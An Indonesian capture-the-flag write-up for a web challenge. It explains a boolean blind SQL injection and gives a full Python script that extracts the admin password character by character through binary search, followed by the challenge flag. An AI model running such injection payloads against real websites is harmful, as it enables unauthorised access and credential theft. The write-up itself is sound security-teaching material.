
admin_boolba


Challenge Description: Aku adalah mantan admin dari web ini. Setelah aku berhenti, aku meninggalkan *backdoor* di dalam web server. Tapi, *backdoor* tersebut digunakan dengan tidak baik oleh admin yang sekarang. Aku ingin menghapus *backdoor* tetapi password dari akun admin di tabel users sudah diubah. Bantu aku untuk mendapatkan password dari username admin.

Solution: Peserta diberikan sebuah web yang berisi kolom input id.



Saat kita input id dengan 1, maka akan return ‘Benar :)’ yang berarti user dengan id tersebut ada di dalam database. Jika di lakukan SQLi dengan mengirimkan query True maka akan me-return ‘Benar :)’ dan jika diberikan query False maka akan me-return ‘Salah :(‘. Dari situ, peserta bisa mengira bahwa web ini lemah terhadap SQL Injection tapi bukan SQL Injection biasa tapi bisa dengan Blind SQL Injection.

Karena dari deskripsi soal sudah ada clue bahwa username adalah admin dan tabelnya adalah users, yang perlu di cari adalah password. Berarti jika ingin dilakukan secara otomatis, bisa digunakan script python.



```
from bs4 import BeautifulSoup
import requests, sys

def write(s):
        sys.stdout.write(s)
        sys.stdout.flush()

def bisection(name,length):
        ret = [' ']*(length+1)
        idx = 1
        while idx <= (length+1):
                low = 0
                high = 255
                write('\r' + "{}: {}".format(name,''.join(ret)))
                while low <= high:
                        mid = (low+high)/2
                        # print low, mid, high
                        payload = "3' or ascii(substr((select password from users where username='admin'),{},1)) > {} -- ".format(str(idx),mid)
                        data = {"id":payload,"submit":"Submit"}
                        p = s.post(url, data=data)
                        soup = BeautifulSoup(p.content,"html.parser")
                        if "Benar" in soup.get_text():
                                low = mid+1
                        elif "Salah" in soup.get_text():
                                high = mid-1
                                payload = "3' or ascii(substr((select password from users where username='admin'),{},1)) = {} -- ".format(str(idx),mid
)
                                data = {"id": payload, "submit": "Submit"}
                                p = s.post(url, data=data)
                                soup = BeautifulSoup(p.content,"html.parser")
                                if "Benar" in soup.get_text():
                                        ret[idx-1] = chr(mid)
                                        idx += 1
                                        break

        write('\n')

url = "http://"
s = requests.Session()
bisection("password",50)
```

Dengan menggunakan algoritma binary search, waktu “bruteforce” dapat dikurangi hingga sekitar 1-2 menit saja, karena untuk satu karakter dibutuhkan kira-kira 8-10 kali pencarian (dibandingkan linear yang memakan hingga kurang lebih 120 per karakter).

Flag: ***BeeFest{8L1nD_5QL_1nJ3cT10n_101_M45t3rR4c3}***